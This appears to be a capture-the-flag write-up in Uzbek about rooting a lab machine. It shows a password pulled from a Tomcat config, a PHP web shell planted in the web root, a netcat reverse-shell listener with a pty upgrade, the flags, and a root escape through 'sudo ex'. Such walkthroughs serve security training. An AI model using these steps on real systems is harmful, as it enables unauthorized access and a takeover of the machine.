
▼ Privilage Escalation (Huquqlarni oshirish)


endi privilege escalation qilamiz



bu yerda sa userini topdik endi uning passwordini topishga harakat qilamiz


etcda bir file bor ekan va uning ichida sa userining parolib bor ekan ung assh qilamiz


umar@kali: ~
tomcat@deploy:/$ ls
bin boot dev etc home initrd.img initrd.img.old lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
tomcat@deploy:/$
tomcat@deploy:/$ cd /etc/tomcat9/
tomcat@deploy:/etc/tomcat9$ l
bash: l: orden no encontrada
tomcat@deploy:/etc/tomcat9$ ls
Catalina catalina.properties context.xml jaspic-providers.xml logging.properties policy.d server.xml tomcat-users.xml web.xml
tomcat@deploy:/etc/tomcat9$ cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
version="1.0">
<user username="tomcat" password="s3cret" roles="manager-gui"/>
<!-- <user username="sa" password="salala!!" roles="manager-gui"/> -->
</tomcat-users>
tomcat@deploy:/etc/tomcat9$




bu yerda /var/www/html/ - fayli bor ekan. Ushbu papkaga PHP shell faylini qo'shish orqali backdoor yaratib olsak bo’ladi

Quyidagi komanda orqali ushbu directory’ga payload’imizni joylab qo’yamiz.




```
sa@deploy:/var/www/html$ ls -la
total 24
drwxrwxrwx 2 www-data www-data  4096 oct 24 13:10 .
drwxrwxrwx 3 www-data www-data  4096 may 10  2023 ..
-rwxrwxrwx 1 www-data www-data 10701 may 10  2023 index.html
-rw-r--r-- 1 sa       sa          62 oct 24 13:21 shell.php
sa@deploy:/var/www/html$
```

Brauzer orqali http://192.168.100.85/shell.php?cmd=whoami quyidagi komanda tekshirib ko'rdim va u ishladi!



toor toor



toor foydalanuvchisi orqali shellni qabul qilib oldik!

```
┌──(kali㉿kali)-[~/Desktop/vuln_machine]
└─$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.100.75] from (UNKNOWN) [192.168.100.86] 53412
whoami
toor
```

Quyidagi komandalar orqali shellni yaxshilab olamiz.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
toor@deploy:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 7777

┌──(kali㉿kali)-[~/Desktop/vuln_machine]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 7777

toor@deploy:/var/www/html$ export TERM=xterm-256color
toor@deploy:/var/www/html$ export SHELL=/bin/bash
toor@deploy:/var/www/html$ stty rows 38 columns 116
toor@deploy:/var/www/html$
```

user flagni oldik!

```
toor@deploy:/var/www/html$ cd /home
toor@deploy:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 May 10  2023 .
drwxr-xr-x 18 root root 4096 May 10  2023 ..
drwx------  3 sa   sa   4096 May 11  2023 sa
drwx------  3 toor toor 4096 May 10  2023 toor
toor@deploy:/home$ cd toor
toor@deploy:/home/toor$ ls -la
total 28
drwx------ 3 toor toor 4096 May 10  2023 .
drwxr-xr-x 4 root root 4096 May 10  2023 ..
lrwxrwxrwx 1 root root    9 May 10  2023 .bash_history → /dev/null
-rw------- 1 toor toor  220 Jan 15  2023 .bash_logout
-rw------- 1 toor toor 3526 Jan 15  2023 .bashrc
drwxr-xr-x 3 toor toor 4096 May 10  2023 .local
-rw------- 1 toor toor  807 Jan 15  2023 .profile
-r-------- 1 toor toor   33 May 10  2023 user.txt
toor@deploy:/home/toor$ cat user.txt
d9bad39df709796d0eccb92a55f85e73
toor@deploy:/home/toor$
```

endi privilege escalation qilamiz

```
toor@deploy:/home/toor$ sudo -l
Matching Defaults entries for toor on deploy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User toor may run the following commands on deploy:
    (root) NOPASSWD: /usr/bin/ex
toor@deploy:/home/toor$
```


```
toor@deploy:/home/toor$ sudo -l
Matching Defaults entries for toor on deploy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User toor may run the following commands on deploy:
    (root) NOPASSWD: /usr/bin/ex
toor@deploy:/home/toor$
```


endi shu orqali rootni olamiz

```
$ ^[[I^C
$ bash
toor@deploy:/home/toor$ sudo ex -c ':!/bin/bash'

root@deploy:/home/toor# cat /root/root.txt
0cb08f37a8e40c3e09a96e9e43b51750
root@deploy:/home/toor#
```